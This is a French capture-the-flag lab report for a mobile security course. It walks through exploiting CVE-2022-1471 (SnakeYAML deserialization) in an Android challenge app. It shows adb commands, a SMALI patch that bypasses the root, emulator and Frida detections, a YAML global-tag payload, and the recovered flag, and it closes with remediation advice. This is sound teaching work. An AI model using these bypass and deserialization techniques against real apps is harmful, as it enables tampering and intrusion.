

Exploitation SnakeYAML - RCE Android

Bypass de Protections & Désérialisation Arbitraire

Cours : Sécurité des applications mobiles

Analyste : Omar Haouani

APK cible : snake.apk

Vulnérabilité : CVE-2022-1471 (SnakeYAML RCE)

Date : 17 mai 2026

Table des matières

1	Introduction	3
1.1	Objectifs	3
2	Environnement Technique	3
3	Phase 1 : Installation de l'APK	3
4	Phase 2 : Analyse Statique avec JADX	4
4.1	Structure de l'Application	4
4.2	Classe BigBoss - Analyse du Code	4
4.3	Mécanisme de l'application	5
5	Phase 3 : Protections Identifiées	5
6	Phase 4 : Patch SMALI pour Bypasser les Protections	6
6.1	Décompilation avec APKTool	6
6.2	Localisation des Méthodes de Détection	6
6.3	Modification du Code SMALI	6
6.4	Recompilation et Signature	6
7	Phase 5 : Création du Payload YAML	6
7.1	Création du Dossier et du Fichier	6
7.2	Payload YAML (Skull_Face.yml)	7
7.3	Explication du Payload	7
7.4	Transfert du Fichier	7
8	Phase 6 : Déclenchement de l'Exploitation	7
8.1	Lancement avec l'Extra Intent	7
9	Phase 7 : Récupération du Flag	7
9.1	Commande logcat	7
9.2	Flag Final	7

10 Schéma du Flux d'Exploitation	8
11 Tableau de Synthèse des Découvertes	8
12 Vulnérabilités Identifiées	8
13 Recommandations Correctives	9
14 Liste de Contrôle Finale	9
15 Conclusion	9
16 Ressources Documentaires	10

1 Introduction

Ce laboratoire porte sur l'**exploitation d'une vulnérabilité de désérialisation YAML** (CVE-2022-1471) dans une application Android. L'application cible utilise la bibliothèque SnakeYAML version 1.33, vulnérable à l'instanciation arbitraire de classes.

1.1 Objectifs

- Analyser statiquement l'APK pour comprendre la logique de l'application
- Identifier la vulnérabilité SnakeYAML
- Contourner les protections anti-root, anti-émulateur et anti-Frida
- Développer un payload YAML pour forcer l'instanciation de la classe cible
- Récupérer le flag via les logs système (logcat)

2 Environnement Technique

Outil	Version
ADB	1.0.41
APKTool	Dernière version
JADX-GUI	Dernière version
APKSigner	Android SDK
Émulateur	Android Emulator

3 Phase 1 : Installation de l'APK

```
cd C:\APK-Analysis
adb install snake.apk
```




FIGURE 1 – Installation de snake.apk sur l'émulateur

Résultat : Performing Streamed Install → Success

4 Phase 2 : Analyse Statique avec JADX

4.1 Structure de l'Application

L'analyse avec JADX révèle deux composants critiques :

- **Package principal** : `com.pwnsec.snake`
- **Classe vulnérable** : `BigBoss`

4.2 Classe BigBoss - Analyse du Code

```
public class BigBoss {
    static {
        System.loadLibrary("snake"); // Chargement natif
    }

    public BigBoss(String str) {
        String strStringFromJNI = stringFromJNI(str);
        if (str.equals("Snaaaaaaaaaaaaaa")) {
            Log.d("BigBoss:", hexToAscii(strStringFromJNI));
        }
    }

    private String hexToAscii(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i += 2) {
            sb.append((char) Integer.parseInt(str.substring(i, i +
                2), 16));
        }
        return sb.toString();
    }

    public native String stringFromJNI(String str);
}
```




FIGURE 2 – Décompilation de la classe BigBoss dans JADX

4.3 Mécanisme de l'application

Élément	Description
Extra Intent "SNAKE"	Valeur attendue : "BigBoss" pour déclencher la lecture YAML
Fichier YAML	/sdcard/Snake/Skull_Face.yml
Bibliothèque	SnakeYAML v1.33 (vulnérable à CVE-2022-1471)
Classe cible	com.pwnsec.snake.BigBoss
Paramètre attendu	"Snaaaaaaaaaaaaaa"
Flag	Log.d("BigBoss :", hexToAscii(stringFromJNI(...)))

5 Phase 3 : Protections Identifiées

L'application implémente plusieurs mécanismes anti-tampering :

- **Détection de root** : Vérification de Build.TAGS, présence de fichiers comme /system/app/Superuser.apk, exécution de la commande su
- **Détection d'émulateur** : Vérification des propriétés système (ro.hardware, ro.product.model)
- **Détection de Frida** : Checks dans la librairie native (processus, ports)

6 Phase 4 : Patch SMALI pour Bypasser les Protections

6.1 Décompilation avec APKTool

```
apktool d snake.apk -o snake_smali
cd snake_smali/smali/com/pwnsec/snake/
```

6.2 Localisation des Méthodes de Détection

Rechercher dans JADX les strings suivantes :

- "root", "su", "test-keys"
- "emulator", "goldfish", "ranchu"
- "frida", "27042"

6.3 Modification du Code SMALI

Exemple de patch pour une fonction de détection :

```
# Code original
.method public static isRooted()Z
    ...
    const/4 v0, 0x1
    return v0
.end method

# Code patch
.method public static isRooted()Z
    ...
    const/4 v0, 0x0
    return v0
.end method
```

6.4 Recompilation et Signature

```
apktool b snake_smali -o snake_patched.apk
apksigner sign --ks keystore.jks snake_patched.apk
adb install -r snake_patched.apk
```

7 Phase 5 : Création du Payload YAML

7.1 Création du Dossier et du Fichier

```
adb shell mkdir -p /sdcard/Snake
```

7.2 Payload YAML (Skull_Face.yml)

```
!!com.pwnsec.snake.BigBoss ["Snaaaaaaaaaaaaaa"]
```

7.3 Explication du Payload

Élément	Rôle
!!com.pwnsec.snake.BigBoss	Global tag forçant l'instanciation de la classe BigBoss
["Snaaaaaaaaaaaaaa"]	Tableau contenant le paramètre exact attendu
CVE-2022-1471	Vulnérabilité de désérialisation SnakeYAML < 2.0

7.4 Transfert du Fichier

```
adb push Skull_Face.yml /sdcard/Snake/Skull_Face.yml
```

8 Phase 6 : Déclenchement de l'Exploitation

8.1 Lancement avec l'Extra Intent

```
adb shell am start -n com.pwnsec.snake/.MainActivity -e SNAKE  
BigBoss
```

Explication : L'extra `-e SNAKE BigBoss` satisfait la condition dans MainActivity, déclenchant la lecture du fichier YAML, son parsing par SnakeYAML, l'instanciation de BigBoss avec le paramètre "Snaaaaaaaaaaaaaa", et l'appel à la fonction native qui log le flag.

9 Phase 7 : Récupération du Flag

9.1 Commande logcat

```
adb logcat | grep -i "BigBoss"
```

9.2 Flag Final

PMNSEC{N3'r3_NOT_TOOLS_OF_The_g0v3rmm3n7_OR_4ny0n3_3L5s3}

10 Schéma du Flux d'Exploitation




FIGURE 3 – Flux complet de l'exploitation

11 Tableau de Synthèse des Découvertes

Composant	Méthode	Valeur / Résultat
Extra Intent	ADB	-e SNAKE BigBoss
Payload YAML	Fichier	!!com.pwnsec.snake.BigBoss ["Snaaaaaaaaaaaaaa"]
Bibliothèque vulnérable	SnakeYAML	Version 1.33 (CVE-2022-1471)
Classe instanciée	Désérialisation	com.pwnsec.snake.BigBoss
Paramètre attendu	Code Java	"Snaaaaaaaaaaaaaa"
Flag	Logcat	PMNSEC{N3'r3_NOT_TOOLS_...}

12 Vulnérabilités Identifiées

Vulnérabilité	Sévérité	Description
SnakeYAML RCE (CVE-2022-1471)	Élevée	Désérialisation arbitraire de classes via global tags
Stockage externe non protégé	Moyenne	Fichier YAML lu depuis /sdcard/
Secret dans le code	Moyenne	Chaîne "Snaaaaaaaaaaaaaa" visible dans JADX

Protections contour-nables	Moyenne	Anti-root/émulateur/Frida bypassables via SMALI
Flag dans les logs	Faible	Information sensible en clair dans logcat

13 Recommandations Correctives

- **Mettre à jour SnakeYAML** vers la version 2.0+ qui désactive les global tags par défaut
- **Ne pas utiliser `YAML.load()`** avec des données non fiables
- **Valider les entrées** avant toute désérialisation
- **Protéger le stockage externe** avec chiffrement
- **Utiliser des mécanismes anti-tampering** plus robustes
- **Ne pas logger de données sensibles** en production
- **Obfusquer le code** Java et les chaînes sensibles

14 Liste de Contrôle Finale

- x Installation de snake.apk sur l'émulateur
- x Analyse statique avec JADX - identification de BigBoss
- x Compréhension de la vulnérabilité CVE-2022-1471
- x Patch SMALI des protections anti-root/émulateur/Frida
- x Recompile et signature de l'APK patché
- x Réinstallation de l'APK modifié
- x Création du dossier `/sdcard/Snake/`
- x Création du fichier `Skull_Face.yml` avec payload
- x Transfert du fichier YAML sur l'appareil
- x Lancement avec l'extra Intent `SNAKE=BigBoss`
- x Récupération du flag via logcat

15 Conclusion

Ce laboratoire a démontré :

1. La criticité de la vulnérabilité CVE-2022-1471 dans les applications utilisant SnakeYAML
2. La possibilité de contourner les protections anti-tampering via le patch SMALI
3. L'importance de valider les entrées avant désérialisation
4. La nécessité de mettre à jour les bibliothèques vulnérables

Le flag a été récupéré avec succès :

```
PMNSEC{N3'r3_NOT_TOOLS_OF_The_g0v3rmm3n7_OR_4ny0n3_3L5s3}
```

16 Ressources Documentaires

- [CVE-2022-1471 - SnakeYAML RCE](#)
- [Android Platform Tools \(ADB\)](#)
- [APKTool - Reverse Engineering](#)
- [JADX - Dex to Java Decompiler](#)